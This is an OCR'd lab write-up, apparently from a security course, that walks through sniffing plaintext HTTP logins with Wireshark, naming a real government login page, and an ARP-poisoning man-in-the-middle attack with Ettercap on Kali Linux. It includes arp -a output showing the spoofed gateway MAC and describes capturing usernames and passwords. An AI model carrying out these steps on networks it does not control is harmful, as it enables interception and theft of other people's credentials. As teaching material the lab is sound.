
For Http Website

Website : http://emis.wbpcb.gov.in/emis/login.do


1. Find a website with the protocol HTTP and not HTTPS, this websites are not secured and vulnerable http sniffing



2. Open the Tool Wireshark to sniff the HTTP protocol and select WIFI if you are on Wifi else select ethernet




3. Start Capturing the Packets from that website in the wireshark tool




No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.0.0.2	142.250.82.219	UDP	1143	59622 → 3478 Len=1101
2	0.000260	10.0.0.2	142.250.82.219	UDP	1143	59622 → 3478 Len=1101
3	0.000424	10.0.0.2	142.250.82.219	UDP	1143	59622 → 3478 Len=1101
4	0.000531	10.0.0.2	142.250.82.219	UDP	1143	59622 → 3478 Len=1101
5	0.000567	10.0.0.2	142.250.82.219	UDP	1143	59622 → 3478 Len=1101
6	0.000602	10.0.0.2	142.250.82.219	UDP	1143	59622 → 3478 Len=1101
7	0.000650	10.0.0.2	142.250.82.219	UDP	1144	59622 → 3478 Len=1102
8	0.000689	10.0.0.2	142.250.82.219	UDP	1144	59622 → 3478 Len=1102
9	0.020241	142.250.82.219	10.0.0.2	UDP	1116	3478 → 59622 Len=1074
10	0.020853	10.0.0.2	142.250.82.219	UDP	147	59622 → 3478 Len=105
11	0.022079	142.250.82.219	10.0.0.2	UDP	1116	3478 → 59622 Len=1074
12	0.028005	142.250.82.219	10.0.0.2	UDP	1117	3478 → 59622 Len=1075
13	0.028005	142.250.82.219	10.0.0.2	UDP	1117	3478 → 59622 Len=1075
14	0.031687	142.250.82.219	10.0.0.2	RTCP	114	Application specific subtype=13
15	0.041484	10.0.0.2	142.250.82.219	UDP	152	59622 → 3478 Len=110
16	0.055210	10.0.0.2	142.250.82.219	UDP	90	59622 → 3478 Len=48
17	0.066145	142.250.82.219	10.0.0.2	UDP	1107	3478 → 59622 Len=1065

4. In the Website of the vulnerable Http, perform some activities like invalid user details or login or etc



5. Apply filter to the wireshark by selecting only HTTP protocol and see the data we sniffed



B) Perform the ARP Poisoning Attack on your local network and perform sniffing.

Tool used : Ettercap and Wireshark

Step 1 : Open the Windows 11 Machine and go to the command prompt and check for the Ip address and default gateway that is your router with Ipconfig command

```
C:\Users\simon>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Ethernet adapter Ethernet 2:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::4fff:6eec:d16b:4ca2%3
   IPv4 Address. . . . . . . . . . . : 192.168.56.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Wireless LAN adapter Local Area Connection* 1:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Wireless LAN adapter Local Area Connection* 3:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Wireless LAN adapter Wi-Fi:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::4689:d9ea:841a:68f8%9
   IPv4 Address. . . . . . . . . . . : 10.0.0.5
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.0.0.1

Ethernet adapter Bluetooth Network Connection:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
```


Step 2 : Type the arp -a command to check the mac address associated with the ip address

```
C:\Users\simon>arp -a

Interface: 192.168.56.1 --- 0x3
  Internet Address      Physical Address      Type
  192.168.56.255        ff-ff-ff-ff-ff-ff     static
  224.0.0.2             01-00-5e-00-00-02     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static

Interface: 10.0.0.5 --- 0x9
  Internet Address      Physical Address      Type
  10.0.0.1              28-c6-8e-da-41-af     dynamic
  10.0.0.8              08-00-27-1e-36-4a     dynamic
  10.0.0.255            ff-ff-ff-ff-ff-ff     static
  224.0.0.2             01-00-5e-00-00-02     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.102.18        01-00-5e-7f-66-12     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```


Step 3 : Go to the attacker machine called kali linux and open the terminal and check for the ip address with ifconfig command

Step 4 : Then Go to the kali linux icon and search for sniffing and spoofing section and click on the tool ettercap on right side

Step 5 : Open the ettercap and keep the default settings as it is and click on the tick on the right side




Step 6 : Click on three hamburger icon and select host and in hosts select scan for host, this will scan all the active host in your Network




Step 7 : After it is done scanning for the host, again click on Hosts and click on Hosts list to see all the host in the network

Step 8 : After this all active hosts will be added to ettercap and now we can spoof the arp, Click on the target1 and add to target1 and then click on target2 and add to the target2, using the arp spoofing, click on small globe icon on the right side and then click on arp spoofing




Step 9 : Click on the wireshark tool and then start sniffing of the packet in your kali linux machine




Step 10 : Now go to your local machine and type the arp -a command in cmd to check the mac address, if it is changed or no, we can see that the mac address of the local mac is changed to attackers mac address


```
C:\Users\simon>arp -a

Interface: 192.168.56.1 --- 0x3
  Internet Address      Physical Address      Type
  192.168.56.255        ff-ff-ff-ff-ff-ff     static
  224.0.0.2             01-00-5e-00-00-02     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static

Interface: 10.0.0.5 --- 0x9
  Internet Address      Physical Address      Type
  10.0.0.1              08-00-27-1e-36-4a     dynamic
  10.0.0.8              08-00-27-1e-36-4a     dynamic
  10.0.0.255            ff-ff-ff-ff-ff-ff     static
  224.0.0.2             01-00-5e-00-00-02     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.102.18        01-00-5e-7f-66-12     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

Step 11 : Now open the Wireshark on your local machine and start capturing the packets and we can filter the packets by typing arp






Step 12 : Open any http Website on your local machine and login with username and password



Step 13 : Now to your ettercap tool and you see that the password and username is gone to the attackers machine like this we can do ARP poisoning




Employee Code - ST#IS#6248

